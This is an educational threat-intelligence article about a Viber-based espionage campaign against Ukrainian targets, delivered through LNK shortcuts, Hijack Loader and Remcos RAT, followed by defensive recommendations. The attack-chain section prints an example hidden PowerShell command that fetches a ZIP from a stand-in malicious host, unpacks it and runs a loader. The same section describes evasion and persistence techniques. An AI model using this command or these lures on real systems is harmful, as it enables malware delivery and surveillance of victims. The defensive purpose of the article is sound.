


















































Certification Courses
Hands-On Labs
Threat Intelligence
Latest Cyber News
MITRE ATT&CK Breakdown
All Cyber Keywords
In January 2026, cybersecurity researchers uncovered a sophisticated attack campaign where the Russia-aligned threat actor UAC-0184 (Hive0156) successfully breached Ukrainian military and government systems. Their primary weapon wasn't a novel malware strain, but the clever abuse of a trusted communication platform: Viber. This Viber messaging attack represents a significant shift in cyber-espionage tactics, moving beyond email to exploit the inherent trust in personal and professional messaging apps.
For cybersecurity professionals and students, understanding this attack is crucial. It's a masterclass in social engineering, defense evasion, and persistence. This guide will dissect the entire attack chain, from the malicious message to the silent installation of a Remote Access Trojan (RAT), and provide you with actionable defense strategies to detect and prevent similar intrusions.
The group UAC-0184, first documented by CERT-UA in 2024, has consistently targeted Ukrainian entities. Their latest campaign demonstrates a worrying evolution: the use of encrypted messaging apps like Viber, Signal, and Telegram as primary infection vectors. This bypasses traditional email security gateways that organizations heavily invest in.

The core of this Viber messaging attack is a multi-stage payload delivery system. It begins with a simple ZIP file sent via Viber and culminates in the deployment of Remcos RAT, a powerful commercial surveillance tool that gives attackers complete control over the victim's computer. The technical sophistication lies not in the final payload, but in the stealthy loader, Hijack Loader, and its advanced evasion techniques.
Let's follow the attack from the perspective of a target, a logistics officer in a government department.
On an ordinary workday, the officer receives a Viber message on their work computer or linked phone. The message appears to come from a known contact, a colleague whose account may have been compromised. The text is urgent and context-specific: "Critical update on shipment routes, review attached immediately." The attached file is named "Logistics_Update_Jan05.zip". The use of Viber, a common app for both personal and official communication in the region, completely bypasses the officer's suspicion towards email attachments.
Believing the file to be legitimate, the officer downloads and extracts the ZIP archive. Inside, they see files like "Delivery_Schedule.lnk" and "Budget_Review.lnk". These Windows Shortcut files are expertly crafted with icons identical to Microsoft Word or Excel documents. This is the first critical deception. The file extension (.lnk) may be hidden by Windows by default, making the disguise perfect.
This section delves into the exact mechanisms and code behind each stage of the Viber messaging attack. Understanding these details is key to building effective detections.
When the victim double-clicks the malicious LNK file, it executes two actions simultaneously using the "Target" field in its properties:
The command hidden within the LNK file would look something like this:
powershell -WindowStyle Hidden -Command # Hides the PowerShell window
"# Downloads the second-stage payload from the attacker's server
$url = 'hxxp://malicious-server[.]com/smoothieks.zip';
$output = '$env:TEMP\\smoothieks.zip';
Invoke-WebRequest -Uri $url -OutFile $output;
# Extracts and executes the content
Expand-Archive -Path $output -DestinationPath '$env:TEMP\\smoothieks\\' -Force;
Start-Process '$env:TEMP\\smoothieks\\loader.exe'"
The downloaded file, "smoothieks.zip," contains Hijack Loader. This loader is deployed in memory using sophisticated techniques to avoid writing a malicious file to disk, thus evading signature-based antivirus.
Before deploying the final payload, Hijack Loader performs environment reconnaissance. It calculates CRC32 hashes of installed antivirus process names (e.g., "avastui.exe", "msmpeng.exe") to identify and potentially evade specific security software from Kaspersky, Avast, BitDefender, and others.
To ensure it survives a reboot, the loader creates a scheduled task via Windows Task Scheduler. The task is configured to run a seemingly benign script or executable at logon, which will re-fetch or reactivate the malware.
Finally, Hijack Loader retrieves and executes the final payload: Remcos RAT. It injects the RAT into a legitimate Windows process, often "chime.exe" (a system sound process), a technique known as process hollowing. This gives Remcos the appearance of a normal system process.
Remcos provides the attackers with a graphical control panel to:
Defending against a multi-vector Viber messaging attack requires a layered security approach. The following framework, aligned with the NIST Cybersecurity Framework, provides concrete actions.
Application Control: Implement application allowlisting tools like Microsoft AppLocker or Windows Defender Application Control. Configure policies to block the execution of PowerShell scripts, LNK files, and executables from high-risk locations like the Downloads and Temp folders.
Network Segmentation: Ensure workstations used for general communication (email, messaging) have restricted network access to critical servers and data stores. Use firewalls to control outbound traffic and block connections to known malicious IPs.
Enable Advanced Logging: Ensure PowerShell script block logging, module logging, and transcription are enabled. Centralize these logs, along with Windows Event Logs (especially Process Creation events), into a SIEM.
Deploy EDR/NDR: Use Endpoint Detection and Response (EDR) and Network Detection and Response (NDR) solutions. Create behavioral alerts for sequences like: "LNK file spawns PowerShell -> PowerShell downloads a ZIP file from the internet -> New scheduled task created."
Develop and practice an incident response plan for malware infections. Key steps include isolating affected hosts, analyzing memory dumps for evidence of Hijack Loader's module stomping, and using forensic tools to trace the attack back to the initial Viber message. Have clean system images ready for recovery.
| Common Security Gap / Mistake | How the Attack Exploits It | Best Practice Mitigation |
|---|---|---|
| Lack of user training on non-email phishing | Users are trained to be wary of email attachments but not files received via messaging apps like Viber, WhatsApp, or Telegram. | Implement ongoing security awareness training that covers phishing across all communication channels. Use real-world examples like this Viber messaging attack. |
| Default Windows hiding file extensions | The malicious "Document.lnk" appears as "Document" with a Word icon, perfectly disguising its true nature. | Enforce via Group Policy that Windows shows file extensions for known types. This would reveal the ".lnk" extension, raising immediate suspicion. |
| Over-reliance on signature-based AV | Hijack Loader's fileless and DLL side-loading techniques easily bypass static malware signatures. | Augment AV with behavior-based secure solutions like EDR that monitor for malicious sequences of behavior (e.g., process injection, suspicious PowerShell activities). |
| Unrestricted outbound internet access | The PowerShell script can freely download the second-stage payload from the attacker's server. | Implement a secure web gateway or proxy to filter and log all outbound traffic. Block connections to newly registered domains or non-business related IP ranges. |
| No enforcement of strong passwords and MFA | If the attacker aims to move laterally, weak credentials make this easy. | Enforce a strong password policy and mandate Multi-Factor Authentication (MFA) for all user accounts, especially administrative and email accounts, to limit lateral movement. |
Q: How can I check if my system is configured to show file extensions?
A: Open any folder in File Explorer. Go to the "View" tab in the ribbon. In the "Show/hide" section, ensure the "File name extensions" checkbox is ticked. For enterprise deployment, configure this via the Group Policy setting: "User Configuration > Administrative Templates > Windows Components > File Explorer > Hide extensions for known file types" set to Disabled.
Q: Is disabling PowerShell a viable defense?
A: Not typically. PowerShell is a critical administrative tool for IT and many legitimate applications. Disabling it can break functionality. The better approach is to restrict its use through logging, Constrained Language Mode, and application control policies that prevent user-initiated PowerShell scripts from untrusted locations.
Q: Can this attack work on macOS or Linux?
A: The specific components (LNK files, Hijack Loader, Remcos) are built for Windows. However, the core tactic is cross-platform. An attacker could craft a similar campaign using a messaging app to deliver a malicious disk image (.dmg) for macOS or a shell script for Linux, tailored to those operating systems.
Don't wait for a breach to happen. Use the intelligence from this Viber messaging attack to proactively strengthen your security posture. Here is your immediate action plan:
1. Audit Your Logging: Verify that PowerShell script block logging and Process Creation auditing are enabled on a sample of endpoints.
2. Review Policies: Check if your acceptable use or security policy explicitly addresses the risks of downloading files from messaging applications.
3. Test User Awareness: Talk to a colleague from a non-IT department. Ask them what they would do if they received an urgent file via a messaging app at work.
Choose one major mitigation from this guide and implement it. For most organizations, the highest yield action is to deploy and tune an EDR solution or to implement application allowlisting for critical user groups. Document the process and the change in your security posture.
Integrate this case study into your security training program. Work with your team or a trusted provider to run a simulated phishing campaign that uses a benign file delivered via a messaging platform (with proper authorization). Measure click rates and use the results to refine your training.
© 2026 Cyber Pulse Academy. This content is provided for educational purposes only.
Always consult with security professionals for organization-specific guidance.
Every contribution moves us closer to our goal: making world-class cybersecurity education accessible to ALL.
Choose the amount of donation by yourself.